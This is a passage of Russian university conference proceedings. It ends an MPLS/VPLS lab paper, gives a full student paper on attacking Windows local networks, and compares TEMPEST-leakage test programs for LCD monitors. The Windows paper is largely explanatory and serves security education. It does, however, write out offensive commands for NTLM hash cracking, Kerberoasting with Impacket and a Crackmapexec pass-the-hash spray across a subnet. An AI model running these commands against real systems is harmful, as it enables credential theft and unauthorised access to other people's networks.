Рис. 4. Проверка настройки LDP меток на маршрутизаторе PE1

```
A:PE1# show port

===============================================================================
Ports on Slot 1
===============================================================================
Port        Admin Link Port    Cfg  Oper LAG/ Port Port Port   C/QS/S/XFP/
Id          State      State   MTU  MTU  Bndl Mode Encp Type   MDIMDX
-------------------------------------------------------------------------------
1/1/1       Up    Yes  Up      8936 8936    - netw null xcme   GIGE-LX  10KM
1/1/2       Up    Yes  Up      1514 1514    - accs null xcme   GIGE-LX  10KM
```

Рис. 5. Конфигурация портов на маршрутизаторе PE1

Проверка конфигурации сети. Для того чтобы проверить работоспособность транспортной сети MPLS, создадим мультисервисную услугу, которая передается по технологии MPLS – технология виртуальной приватной сети по меткам VPLS.

Создаем сервис VPLS. Идентифицируем данный сервис числовым именем, зададим в нашем случаи числом 55.

Теперь необходимо добавить нужные SDP в конфигурацию VPLS на каждом маршрутизаторе PE, указывая, что они работают в сеточном режиме.

Далее добавляем SAP для подключения устройств CE к сервису VPLS. Перенастроим интерфейсы на CE1 и CE2, которые подключаются к PE1 и PE2 соответственно. Назначим новые IP-адреса для

данных устройств. Для CE1 установим IP-адрес 192.168.0.1/24. Для CE2 установим IP-адрес 192.168.0.4/24.

Таким образом, при отправке ping от одного CE-устройства до другого CE-устройства будут задействованы все конфигурации, перечисленные выше, и если пакеты ICMP дойдут до своих получателей, тогда модель сети настроена правильно и является работоспособной. Результаты отправки ping приведены на рис. 6 и 7.




Рис. 6. Ping от CE1-устройства к CE2-устройству




Рис. 7. Ping от CE2-устройства к CE1-устройству

Заключение. Таким образом, в ходе выполнения данной работы была построена модель транспортной сети MPLS. Также была предоставлена одна из мультисервисных услуг, способная передаваться с помощью технологии MPLS – VPLS.

Библиографический список

1. Гончаровский О.В., Кон Е.Л. Интерфейсы микросистем: учеб. пособие. – Пермь: Изд-во Перм. гос. техн. ун-та, 1996. – 77 с.

2. Интеллектуальные сети связи / Б.Я. Лихтциндер [и др.]. – М.: Эко-Трендз, 2000. – 205 с.

3. Иванова Т.И. Корпоративные сети связи. – М.: Эко-Трендз, 2001. – 282 с.

4. Белоусов В.В., Галкин В.С. Современные телекоммуникационные сети. Базовые сетевые технологии. Анализ. Проектирование. – Пермь: Изд-во Перм. гос. техн. ун-та, 2001. – 322 с.

5. Олифер В.Г., Олифер Н.А. Компьютерные сети. Принципы, технологии, протоколы: учеб. – СПб.: Питер, 2000. – 672 с.

Сведения об авторах

Нифантьев Савелий Игоревич – магистрант Пермского национального исследовательского политехнического университета, гр. ТК6-21-1м, г. Пермь, e-mail: saveliinifantev@gmail.com

Фрейман Владимир Исаакович – доктор технических наук, профессор кафедры «Автоматика и телемеханика» Пермского национального исследовательского политехнического университета, г. Пермь, e-mail: vfrey@mail.ru

Секция III

ИНФОРМАЦИОННАЯ БЕЗОПАСНОСТЬ

УДК 004.056.53

А.И. Ал-тайе

АТАКИ НА ЛОКАЛЬНЫЕ СЕТИ WINDOWS

В статье исследуются возможное атаки на локальные сети операционной системы Windows, приводятся примеры успешных атак с указанием используемых инструментов и команд. Атаки производятся на такие протоколы, как Kerberos, SMB, LLMNR. Описаны принципы атак Pass The Hash и Relay и как с помощью билета Kerberos получить доступ к AD.

Ключевые слова: Kerberos, SMB, LLMNR, Pass The Hash, Relay, Active Directory, операционная система Windows, уязвимости Windows.

A.I. Al-taie

ATTACK ON LOCAL WINDOWS NETWORK

This article explores possible attacks on local networks of the Windows operating system, provides examples of successful attacks, indicating the tools and commands used. Attacks are made on such protocols as: Kerberos, SMB, LLMNR. The principles of the Pass The Hash and Relay attacks are described, and how to access AD using a Kerberos ticket.

Keywords: Kerberos, SMB, LLMNR, Pass The Hash, Relay, Active Directory, Windows operating system, Windows vulnerabilities.

The Server Message Block Protocol (SMB protocol) – это клиент-серверный протокол связи, используемый для совместного доступа к файлам, принтерам и другим ресурсам в сети [1].

Протокол SMB известен как протокол ответа-запроса, что означает, что он передает несколько сообщений между клиентом и сервером, чтобы установить связь. Протокол SMB работает на седьмом уровне модели OSI, также известном как прикладной уровень, и может использоваться через протокол TCP/IP на 445-м порту для транспорта. Ранние диалекты Протокол SMB использует интерфейс прикладного программирования (API) NetBIOS через TCP/IP или устаревшие протоколы, такие как межсетевой обмен пакетами или NetBEUI. Связь с устройствами, которые не поддерживают SMB напрямую через TCP/IP, требует использования NetBIOS через транспортный протокол, например TCP/IP [2–4].

Протокол SMB создает соединение между сервером и клиентом посредством отправки нескольких сообщений типа «запрос-ответ» туда и обратно. Если хотите распечатать документ, ваш компьютер (клиент) отправит компьютеру администратора (сервер) запрашиваемую распечатку и использует для этого протокол SMB.

SMB – один из самых важных протоколов для пентеста. Сперва нам нужна информация. Мы можем использовать скрипт Nmap, чтобы получить некоторую информацию, например версию.

С помощью этих инструментов мы можем получить доступ к общим файлам и папкам или сделать автоматическое перечисление:

1. Smbclient.
2. Smbmap.
3. Crackmapexec.
4. Enum4Linux.

Это отличные инструменты для сканирования SMB. Они проверяют нулевой сеанс, делятся списками, информацией о домене, политикой паролей и т.д.

Хэш lm – старый, он был отключен по умолчанию, начиная с Windows Vista/Server. С 2008 года возможно включить его в более поздних версиях через настройку GPO. Допускается ограниченный набор символов, их довольно легко взломать. Вы можете получить их, если все еще доступны, из базы данных SAM в системе Windows или из базы данных на контроллере домена (NTDS), преобразовать все строчные буквы в прописные и дополнить пароль до 14 символов символами NULL. Он использует алгоритм MD4 (UTF-16-LE (пароль)).

NTLMv1 – Протокол NTLM использует NTHash в запросе/ответе между сервером и клиентом для взлома:

John --format=netntlm hash.txt wordlist.txt

Hashcat -m 5500 hash.txt wordlist.txt

NTLMv2 – это новая и улучшенная версия протокола NTLM, что делает его немного сложнее для взлома. Принцип работы похож на NTLMv1, но с нектоторыми отличиями – алгоритм и ответы, отправленные на сервер для взлома:

John --format=netntlmv2 hash.txt wordlist.txt

Hashcat -m 5600 hash.txt wordlist.txt

Заражение LLMNR происходит, когда какой-то хост ищет что-то внутри сети, например пользователя ПК1. Он отправляет запрос

в DNS, и DNS отвечает ему с IP-адресом ПК 1. Если DNS не знает ответ, то теперь будет работать LLMNR protocol и NetBios NS. LLMNR отправит широковещательную рассылку всем хостам в сети «кто знает ПК1»? Теперь злоумышленник скажет – «это я», отправьте мне ваш хеш. Таким образом злоумышленник украдет хэш и отправит сообщение об ошибке. Теперь у злоумышленника есть хэш, который он может использовать для Relay или взломать с помощью Hachcat или John.

Responder – это инструмент на языке Python, способный собирать учетные данные, используя атаку Middle (MiTM) в сетях Windows. Он использует три протокола: LLMNR, NBT-NS и MDNS.

Hashcat – популярный и эффективный взломщик паролей, широко используемый как пентестерами, так и системными администраторами. Взлом хешей происходит с помощью «словаря». Hashcat использует CPU и GPU, но мы должны знать режим, так как каждый хэш имеет свой режим хэширования.

Kerberos добавляет текстовую строку (SALT) в незашифрованный пароль и запускает его с помощью алгоритма создания «общий секрет». На рабочем месте пользователь входит в имя учетной записи и пароль. Клиент Kerberos создает общий секрет на клиенте по тому же алгоритму. Пользователь на рабочей станции и DC общаются, используя общий секрет:

1. Билет На Выдачу Билета (TGT) – предоставляется рабочая станция, подписанная DC. Билет доказывает, что пользователь был аутентифицирован. Он используется для запроса доступа к услугам. Часть TGT шифруется специальным хэшем – пароль учетной записи KRBTGT, который не известен никому, кроме контроллера домена.

2. Когда клиент хочет получить доступ к сервису, клиент передает зашифрованный TGT обратно к контроллеру домена и запрашивает доступ к этому сервису.

3. Контроллер домена проверяет TGT (удостоверяется, что он зашифрован хешем KRBTGT) и создает TICKET GRANTING на оказание услуги. Этот TGS зашифрован с использованием хэш пароля целевой службы и предоставляется пользователю.

4. Затем клиент передает TGS в ресурс сервера, если сервер может открыть билет TGS с использованием собственного пароля hash. Затем он предоставляет доступ клиенту. Итак, мы можем попытаться взломать TGS-билет для получения пароля служебной учетной записи.

Атака KERBEROASTING TGS:

1. Сервисные учетные записи часто имеют ненадежные пароли, которые редко меняются. Довольно часто это означает, что Kerberos шифрует пакеты TGS с помощью взламываемого NTLM хэш-пароля.

2. Все, что нам нужно сделать, это запросить билет и взломать этот хэш.

3. Самое приятное, что система, на которой размещается сервис, не обязательно должна быть доступна. Все дело в служебной учетной записи (и имени участника-службы).

Автономный взлом Kerberos (Kerberoasting) с помощью Impacket:

./GetUserSPN –запрос –dc-ip 10.0.2.15 secure.local/tbig

Затем просто взломайте хэш-пароля с помощью hashcat:

hashcat –m 13100 hashcat.txt /usr/share/wordlists/custom.list –force

Атака Pass-the-Hash — один из видов атаки повторного воспроизведения. Она позволяет атакующему авторизоваться на удалённом сервере, аутентификация на котором осуществляется с использованием протокола NTLM или LM (рис. 1).




Рис. 1. Результаты атаки Pass-the-Hash

IMPackets crackmapexec может использовать один хэш и распылять его на всю подсеть, чтобы не только попытаться получить доступ, но и после получения доступа к системе сбрасывать все эти локальные хэши. Crackmapexec может выполнять спрей для следующих протоколов: ldap, ssh, smb, winrm и mssql.

Команда для атаки:

Crackmapexec smb 192.168.1.0/24 -u admin -H
‘b4b9b02e6f09a9bd760f388b67351e2b ‘

В NTLM для аутентификации используется протокол запрос-ответ для любого запроса аутентификации. NTLM устанавливает трехстороннее рукопожатие во время аутентификации клиент-сервер, когда клиент устанавливает путь к серверу и согласовывает аутенти-

фикацию. Сервер отвечает на сообщение клиента запросом, предлагая клиенту зашифровать последовательность символов, используя имеющийся у него секрет: хэш своего пароля. Клиент отправляет ответ серверу, который связывается со службой проверки подлинности домена, размещенной на контроллере домена для проверки ответа.

В атаке ретрансляции NTLM злоумышленник устанавливает позицию между клиентом и сервером в сети и перехватывает трафик проверки подлинности. Запросы проверки подлинности клиента перенаправляются на сервер злоумышленником. Аналогичным образом запросы передаются клиенту, а действительные ответы проверки подлинности на запрос от клиента отправляются обратно на сервер, что позволяет злоумышленнику, а не клиенту, аутентифицироваться с использованием клиентского реквизита для входа.

При ретрансляционных атаках клиент считает, что ведет переговоры с целевым сервером, на котором хочет пройти аутентификацию. Тем временем сервер считает, что злоумышленник является законным клиентом, пытающимся пройти аутентификацию (рис. 2).




Рис. 2. Схема реализации ретрансляционных атак

Этот риск ретрансляционных атак усилился в октябре 2019 года, когда Microsoft исправили две критические уязвимости во всех версиях NTLM. Успешные эксплойты могут позволить злоумышленнику удаленно запускать код на компьютере с Windows или перемещаться

по сети к критически важным системам, таким как серверы, на которых размещены контроллеры домена. Одна уязвимость позволяет злоумышленникам обойти код целостности сообщения (MIC) – защиту, реализованную Microsoft, которая гарантирует, что сообщения, отправляемые по сети, не были подделаны.

Обход можно использовать в атаках ретрансляции NTLM, чтобы обмануть серверы, заставив их не применять подпись во время переговоров об аутентификации. Вторая уязвимость также позволяет обходить MIC и может быть использована во время ретрансляционных атак NTLM для аутентификации в службах федерации Active Directory и потенциального доступа к учетным данным пользователя.

Common Vulnerabilities and Exposures (CVE) – база данных общеизвестных уязвимостей информационной безопасности. Каждой уязвимости присваивается идентификационный номер вида CVE-год-номер.

Библиографический список

1. Book @Hands-On Penetration Testing on Windows@ page 78.

2. Общие сведения о совместном использовании файлов с помощью протокола SMB 3 в Windows Server [Электронный ресурс]. – URL: https://docs.microsoft.com/ru-ru/windows-server/storage/file-server/file-server-smb-overview (дата обращения: 04.04.2022).

3. Что такое протокол SMB [Электронный ресурс]. – URL: https://wiki.dieg.info/smb (дата обращения: 04.04.2022).

4. Man-in-the-Middle (MITM) Attacks: Techniques and Prevention (Responder) [Электронный ресурс]. – URL: https://github.com/SpiderLabs/Responder (дата обращения: 04.04.2022).

Сведения об авторе

Ал-тайе Адхам Имад – студент Пермского национального исследовательского политехнического университета, гр. КЗИ-19-1б, г. Пермь, e-mail: amaad72a@gmail.com

УДК 004.056.5

С.В. Ваньков

АНАЛИЗ ТЕСТОВЫХ ПРОГРАММ, ПРИМЕНЯЕМЫХ ПРИ ИССЛЕДОВАНИИ ЖИДКОКРИСТАЛЛИЧЕСКИХ МОНИТОРОВ, НА НАЛИЧИЕ ТЕХНИЧЕСКИХ КАНАЛОВ УТЕЧКИ ИНФОРМАЦИИ

В статье рассмотрены наиболее распространенные тестовые программы, применяемые при исследовании жидкокристаллических мониторов на наличие технических каналов утечки информации. Дано описание их основных функций. Проведен сравнительный анализ программ на возможность их применения при проведении исследований в области технической защиты информации.

Ключевые слова: технические каналы утечки информации, видеосистема, ЖК-монитор, тестирование, побочные электромагнитные излучения и наводки.

S.V. Vankov

ANALYSIS OF TEST PROGRAMS USED IN THE STUDY OF LIQUID CRYSTAL MONITORS FOR THE PRESENCE OF TECHNICAL CHANNELS OF INFORMATION LEAKAGE

This article discusses the most common test programs used in the study of liquid crystal monitors for the presence of technical channels of information leakage. The description of their main functions is given. A comparative analysis of the programs for the possibility of their application in conducting research in the field of technical protection of information is carried out.

Keywords: technical channels of information leakage, video system, LCD monitor, testing, sid electromagnetic radiation and interference.

Одной из важных проблем обеспечения информационной безопасности в системах обработки данных в настоящее время является обеспечение защиты информации от утечек по техническим каналам. Одним из наиболее вероятных каналов утечки информации считается утечка за счет перехвата побочных электромагнитных излучений и наводок (ПЭМИН), создаваемых техническими средствами. Наиболее опасными источниками ПЭМИН являются видеосистемы.

В различных составных частях видеосистемы циркулируют информационные сигналы в различных форматах, определяемых прото-

колами этих сигналов. Для того чтобы установить наличие технических каналов утечки информации (ТКУИ), нужно получить информационный сигнал определенного вида, имеющий максимальный отклик в окружающей видеосистему среде. Такой вид информационного сигнала позволяют получить тестовые программы. Среди этих программ имеются как распространяемые свободно, бесплатно, так и поставляемые производителями за отдельную плату. Отдельные программы поставляются производителями в составе программно-аппаратных комплексов для исследования ТКУИ.

В общем виде видеосистема содержит:

– видеоадаптер, поддерживающий текстовые и графические режимы работы;

– соединительный кабель между адаптером и видеомонитором;

– видеомонитор.

Производители предлагают различные виды подобных тестовых программ, которые различаются как ценой, так и набором заложенных в них опций.

Рассмотрим из всего многообразия программ, имеющихся на отечественном рынке, некоторые из них.

1. Программа MonitorTest (производитель ЗАО НПЦ Фирма «НЕЛК»). Применяется для тестирования видеосистем в программно-аппаратных комплексах «НАВИГАТОР-Пх» [1].

Программа теста позволяет формировать на ЖК-мониторе поле из чередующихся белых и черных вертикальных полос, что обеспечивает периодический тестовый сигнал. В программе обеспечена возможность изменения ширины полос, что позволяет изменять тактовую частоту тестового сигнала. Для удобства обнаружения сигнала предусмотрен режим циклической смены тестового поля и черного экрана (так называемое «мигание»).

Минимальная ширина полосы – 1 пиксель, что позволяет запускать тест: пиксель через пиксель, максимальная – во всю ширину экрана, соответствующая белому полю. После запуска теста программа отображает статическое тестовое поле. Кроме вывода статического тестового поля, в программе предусмотрен режим чередования тестового поля с черным экраном, называемый режимом мигания. Переход в режим мигания и выход из него осуществляется по нажатию на клавишу – ENTER. Интерфейс программы MonitorTest приведен на рис. 1.




Рис. 1. Интерфейс программы MonitorTest

2. Программа формирования тестов на ПЭМИН «Сигурд-Тест» (производитель ООО «ЦБИ “МАСКОМ”»). Используется в программно-аппаратном комплексе «Сигурд».

Программное обеспечение «Сигурд-Тест» обеспечивает как автоматизированное распознавание «опасных» сигналов системой «Сигурд», так и предоставляет возможность удобного распознавания сигналов в «ручном» режиме измерения любыми приёмниками или анализаторами спектра [2].

Основные возможности:

– вывод «белый экран»;

– вывод «чёрный экран»;

– вывод заданного числа полос (от 1 до 15);

– вывод на заданную часть экрана (по высоте в %);

– формирование в полосах или на полном экране заданного числа пикселей через заданное число пикселей;

– циклическая смена «выбранный тест – «чёрный экран», обеспечивающий акустическую окраску;

– изменение ориентации тестового изображения.

На рис. 2 показан интерфейс программы «Сигурд-Тест».




Рис. 2. Интерфейс программы «Сигурд-Тест»

Также имеется ряд программ, которые хоть и не поставляются с программно-аппаратными комплексами исследования, но используются для исследования каналов утечки информации в видеосистемах за счет ПЭМИН.

3. Программа тестирования видеосистемы Zebra.exe. Данная программа предназначена для формирования и вывода на видеомонитор ЭВМ специальных тестовых изображений, необходимых для измерения уровней побочных электромагнитных излучений и наводок (ПЭМИН).

Формируемые тестом изображения автоматически адаптируются к типу видеомонитора и видеоадаптера, а также к текущим режимам их работы.

Состав и структура формируемых тестом изображений позволяют облегчить обнаружение составляющих спектра ПЭМИН и измерение их уровней.

На рис. 3 приведено изображение пользовательского интерфейса теста Zebra.

После запуска тест автоматически определяет текущую разрешающую способность и измеряет текущую частоту кадров видеосистемы и вычисляет тактовую частоту и длительность тактовых импульсов. Эти значения являются приблизительными и предназначены для прикидочных вычислений, а также для облегчения поиска составляющих спектра ПЭМИН.




Рис. 3. Пользовательский интерфейс теста Zebra

Тест Zebra формирует тестовые изображения трех типов.

Тестовое изображение первого типа предназначено для измерения уровней составляющих спектра ПЭМИН. Оно формируется попиксельно и имеет структуру «точка через точку».

Изображение, формируемое видеоадаптером, состоит из трех компонент – R (красный цвет), G (зеленый цвет), B (синий цвет). При этом белым точкам соответствуют максимальные уровни R, G и B компонент видеосигнала, черным – минимальные уровни.

При построении изображения в виде последовательности белых и черных точек сигнальные токи во всем видеотракте имеют вид последовательности прямоугольных импульсов с максимальными амплитудами. Частотный спектр импульсного сигнала весьма широк, а частоты его составляющих легко прогнозируются. Таким образом, тестовое изображение типа «точка через точку» позволяет оперативно оценивать максимальные уровни ПЭМИН видеосистемы ЭВМ в широком частотном диапазоне.

Тестовое изображение второго типа (рис. 4) предназначено для облегчения поиска составляющих спектра ПЭМИН в условиях интенсивных помех. Такая конфигурация тестового изображения обеспечивает модуляцию составляющих спектра ПЭМИН звуковой частотой, что дает на выходе измерительного приемника тональную «подкраску».




Рис. 4. Тестовое изображение второго типа

Тестовое изображение третьего типа представляет собой «черный экран». При этом сигнальные токи во всем видеотракте минимальны.

Тест Zebra имеет три режима работы:

– поиска составляющих спектра ПЭМИН;

– измерения уровней составляющих спектра ПЭМИН;

– измерения уровня помех.

В режиме поиска составляющих спектра ПЭМИН тест попеременно формирует на экране видеомонитора тестовые изображения первого и второго типов. Период смены тестовых изображений может изменяться пользователем в целях улучшения восприятия звуковой «подкраски». Тональность звуковой «подкраски» также может быть изменена.

В режиме измерения тест воспроизводит на экране видеомонитора статическое изображение первого типа, что обеспечивает высокую стабильность составляющих спектра ПЭМИН и, как следствие, корректность проводимых измерений.

В режиме измерения уровня помех тест воспроизводит на экране видеомонитора статическое изображение третьего типа. Это дает возможность измерять уровни электромагнитных помех, не выключая ЭВМ и видеомонитор.

4. Программа тестирования видеосистемы «WinVideo» версии 1.0».

Программа «WinVideo» версии 1.0 предназначена для испытаний защищенности видеосистем с интерфейсом D-SUB от утечки информации по каналам ПЭМИН. Данную программу можно использовать для тестирования защищенности видеосистем с другими интерфейсами, отличными от D-SUB. После запуска программы на экран выводится её главное окно, в котором отображается текущее тестовое поле. Поверх главного окна отображается окно настройки параметров (рис. 5).




Рис. 5. Текущее тестовое поле и панель настроек
параметров теста WinVideo

Оператор в настройках может выбрать:

– вид тестового поля для одного из двух тестовых полей: полосатое, однотонное, шумовое;

– общую ширину пары пикселей, ширину первой полосы в паре пикселей, а также последовательность их следования: черная – белая или белая черная;

– цвет полос;

– видеорежим: разрешение по вертикали и горизонтали и частоту кадров.

После скрытия окна настройки параметров программа находится в режиме отображения тестовых полей. В этом режиме программа может функционировать в одном из следующих подрежимов:

– измерения уровня ПЭМИН;

– измерения уровня объектовых помех;

– обнаружения компонент спектра тестового сигнала.

Для облегчения поиска частоты ПЭМИН программа автоматически дает оценку тактовой частоты (нижней, средней и верхней) для заданного режима тестового поля.

5. Программа тестирования видеосистемы VideoTest 10.

Интерфейс программы приведен на рис. 6.

Программа позволяет изменять ширину полосы в группе пикселей, ширину вертикальной группы пикселей. Также можно задавать «звуковую» окраску опасного сигнала, задавая количество горизонтальных полос на экране (меняя высоту горизонтальных полос пикселей).




Рис. 6. Пользовательский интерфейс теста VideoTest10

Также можно задавать частоту смены полей (мерцание).

6. Программа тестирования видеосистемы DVI-VideoTest версии 1.0 (производитель АО «ЦБИ “Сервис”»).

Программа позволяет изменять частоту смены тестовых полей для обнаружения опасного сигнала ПЭМИН и измерять его. Тестовые поля серого и черного цветов.

Возможны три режима: режим обнаружения сигнала (смена тестовых полей); режим измерения опасного сигнала (тестовое поле серого цвета); режим измерения шума (экран отключен).

7. Программа тестирования видеосистемы Монитор v.2.




Рис. 7. Интерфейс программы Монитор v.2

Программа позволяет задавать два вида режима: «Мигающая засветка», при которой происходит смена тестового поля с изображением вертикальных полос пиксель через пиксель и темного поля, и «Динамическая засветка», при которой тестовое поле с вертикальными полосами пересекается темными горизонтальными полосами и сменяется тестовым темным полем.

Программа позволяет выбирать видеорежим: размер по высоте и ширине и частоту смены кадров (рис. 7).

Большой набор интерфейсов передачи и обработки сигналов, используемых в ЖК-мониторах, не позволяет применить для оценки и выявления технических каналов утечки за счет ПЭМИН какой-то один универсальный тестовый режим. Поэтому подбор оптимальной тестовой программы и оптимального тестового режима имеет большое значение для выявления и оценки потенциальной опасности технического канала утечки информации за счет ПЭМИН в различных интерфейсах ЖК-мониторов.

Библиографический список

1. Крылова С.Л., Сипатров Н.А. Оценка защищенности ОТСС от утечки информации по каналу ПЭМИН с помощью ПАК «Навигатор»: методические рекомендации к выполнению лабораторных работ по дисциплине «Техническая защита информации» / Национальный исследовательский Мордовский государственный университет им. Н.П. Огарева. – Саранск: Изд-во Афанасьев В.С., 2017. – 35 с.

2. Программа «Сигурд-Тест» [Электронный ресурс]. – URL: https://www.mascom.ru/equipment/programmnoe-obespechenie/po-kontroljа-zashhishhennosti-informacii/sigurd-test-windows.php?sphrase_id=23722 (дата обращения: 08.04.2022).

Сведения об авторе

Ваньков Сергей Владимирович – магистрант Пермского национального исследовательского политехнического университета, гр. КЗИ-20-1м, г. Пермь, e-mail: sv456ur@mail.ru

УДК 620.3.51

А.Н. Кокоулин, Н.А. Гагарин

АНАЛИЗ УЯЗВИМОСТЕЙ СОВРЕМЕННЫХ NoSQL БД Redis, Mongodb, Clickhouse И МЕТОДЫ ИХ ЗАЩИТЫ

